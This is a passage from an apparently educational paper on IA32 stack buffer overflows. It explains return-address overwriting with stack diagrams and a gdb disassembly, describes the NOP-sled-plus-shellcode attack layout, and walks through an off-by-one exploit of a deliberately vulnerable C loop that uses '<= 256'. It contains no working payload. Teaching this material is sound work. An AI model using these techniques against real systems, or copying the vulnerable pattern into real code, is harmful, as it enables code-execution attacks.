

High Memory/
Bottom of Stack
Calling function
Function parameters
Saved instruction pointer (RET)
Saved frame pointer (SFP)
Function's local variables
Low Memory/
Top of Stack
Diagram of a stack after adding a new function. Remember that an IA32 stack grows down towards low memory addresses.

**Figure 5 – A typical stack.**



High Memory/
Bottom of Stack
Calling function
Function parameters
RET
SFP
localVar2
localVar1
A
A
A
A
A
A
A
A
A
Low Memory/
Top of Stack
Demonstration of how, given an unchecked buffer localVar1, the saved frame pointer (SFP) and saved instruction pointer (RET) may be overwritten. In this case, the user entered 9 A's. The program copied this data, unchecked in buffer localVar1, which can only hold two characters. The remaining A's overwrite the adjacent memory locations.

**Figure 6 – Demonstration of the ability to overwrite SFP and RET on the stack.**




**Figure 7 – The stack before the RET pointer is incremented.**




**Figure 8 – The stack after the RET pointer is incremented. RET now points to a different instruction.**

Next, the memory referenced by ret is incremented by ten. This is done to skip over the instruction “x=1;” In order to determine the exact value to use, a debugger such as gdb is used. From the code in Figure 9, it can be seen that when function() returns, EIP will point to instruction 0x8048373. In order to skip the next instruction, the value ten is added to EIP so that it now points to 0x804837d. The exact value to add will be system specific, although the value will be similar on similar systems.

```
(gdb) disass main
Dump of assembler code for function main:
0x804834e <main>: push %ebp
0x804834f <main+1>: mov %esp,%ebp
0x8048351 <main+3>: sub $0x8,%esp
0x8048354 <main+6>: and $0xfffffff0,%esp
0x8048357 <main+9>: mov $0x0,%eax
0x804835c <main+14>: sub %eax,%esp
0x804835e <main+16>: movl $0x0,0xfffffffc(%ebp)
0x8048365 <main+23>: sub $0x4,%esp
0x8048368 <main+26>: push $0x3
0x804836a <main+28>: push $0x2
0x804836c <main+30>: push $0x1
0x804836e <main+32>: call 0x8048330 <function>
0x8048373 <main+37>: add $0x10,%esp
0x8048376 <main+40>: movl $0x1,0xfffffffc(%ebp)
0x804837d <main+47>: sub $0x8,%esp
0x8048380 <main+50>: pushl 0xfffffffc(%ebp)
0x8048383 <main+53>: push $0x804849c
0x8048388 <main+58>: call 0x8048268 <printf>
0x804838d <main+63>: add $0x10,%esp
0x8048390 <main+66>: leave
0x8048391 <main+67>: ret
```

**Figure 9 – Disassembly of main() function using gdb.**

How will this technique be used in an actual attack? An attacker must first discover an exploitable buffer – one in which it is possible to modify the return address. Typically, the next step is to insert shellcode into the buffer, followed by the necessary overflow characters to reach the return address. The return address is then modified, as seen in the previous example, to point back into the exploited buffer. Thus, upon returning, the next instructions executed will be those of the shellcode in the buffer. However, there are several considerations that must be accounted for. Firstly, an attacker will typically not know the exact location of the shellcode in memory. Thus, the attacker will typically pad the beginning of the shellcode with NOPs or other similar do-nothing instructions. This greatly increases the chances of the exploit working because the modified return address can now point to anywhere in a range of addresses – if the return address points to any of the NOPs, eventually the instruction pointer will enter the shellcode. This is sometimes referred to as using a "NOP ramp" or "NOP sled." Secondly, an attacker will typically follow the shellcode with the estimated return address repeated several times. This greatly increases the chances of properly overwriting the saved return address. Thus, a typical stack-based buffer overflow attack will take the form shown in Figure 10. Finally, as most buffer overflows occur in character buffers, or strings, the shellcode must not contain NULL characters, line feeds, or any of several other special characters that terminate strings [7].



A typical buffer overflow attack format
NOP ramp
Shellcode
Approximate address of shellcode

**Figure 10 – The format of a typical buffer overflow attack.**

**Off-by-one buffer overflow:** An off-by-one buffer overflow happens when a program attempts to validate the size of the data before placing it in a buffer, but the programmer mistakenly identified the size of the buffer [8]. Consider the code in Figure 11. In this case, the programmer has mistakenly used "<=" instead of "<". Thus, it is possible to overflow this buffer, but only by a single byte.

With only a single byte to overflow, it is impossible to modify the saved return address on the stack. However, when the exploitable buffer is the first local variable pushed on the stack, as in the example above, it is possible to overwrite the lowest order byte of the saved frame pointer. (The IA32 architecture is a little endian architecture.)

```
func(char *sm)
        {
                char buffer[256];
                int i;
                for(i=0;i<=256;i++)
                        buffer[i]=sm[i];
        }
```

**Figure 11 – Code vulnerable to an off-by-one buffer overflow.**

When a function returns, one of the steps performed is to copy the address pointed to by EBP into ESP. This value is popped from the stack and stored in EBP to return to the previous stack frame. ESP now points to the saved return address, this value is popped into EIP, ESP is moved to point to the top of the previous stack frame, and execution proceeds as normal.

To perform an off-by-one exploit, shellcode is, as usual, inserted into the target buffer. The address of the shellcode and four junk bytes are also inserted into the buffer, just after the saved frame pointer. The buffer overflow modifies the saved frame pointer so that it now points to the four junk bytes. When this function returns, the stack clean-up routines begin. First, a “movl EBP, ESP” is executed so that both EBP and ESP now point to the modified saved frame pointer on the stack. Next, a “popl EBP” removes this value from the stack and places it in EBP so that EBP now points to four junk bytes located after the shellcode but before the spoofed return address in the target buffer. Finally, the value now pointed to by ESP (the saved return address) is popped into EIP and ESP now points to the top of the previous stack frame (in the case of the example, main()’s stack frame.) When main returns, the clean-up routines begin again. Once again, EBP is copied into ESP.  This time, however, EBP point to the junk bytes in the exploited buffer.  ESP and EBP now both point here.  This value is popped into EBP, and ESP now points to the spoofed return address (which points to the shellcode.)  This value is assumed to be the saved return address and is popped into EIP.  EIP now points to the start of the shellcode, thus transferring control to the attacker [8].  See Figures 12 - 18 for an illustration.

This exploit requires a unique set of circumstances in order to succeed.  The exact size of the stack must be known in order to manipulate EBP.  Also, the exploitable buffer must be located directly before the saved frame pointer on the stack.  However, this example does demonstrate the possibility of redirecting the flow of execution when one is unable to directly manipulate the saved return address.




**Figure 12 – The stack at the beginning of an off-by-one buffer overflow attack.**




**Figure 13 – The stack after overwriting the low-order byte of SFP.**




**Figure 14 – The stack after the execution of the "movl EBP, ESP" instruction during the stack clean-up routine.**




**Figure 15 – The stack after executing the "popl EBP" instruction during the stack clean-up routine.**

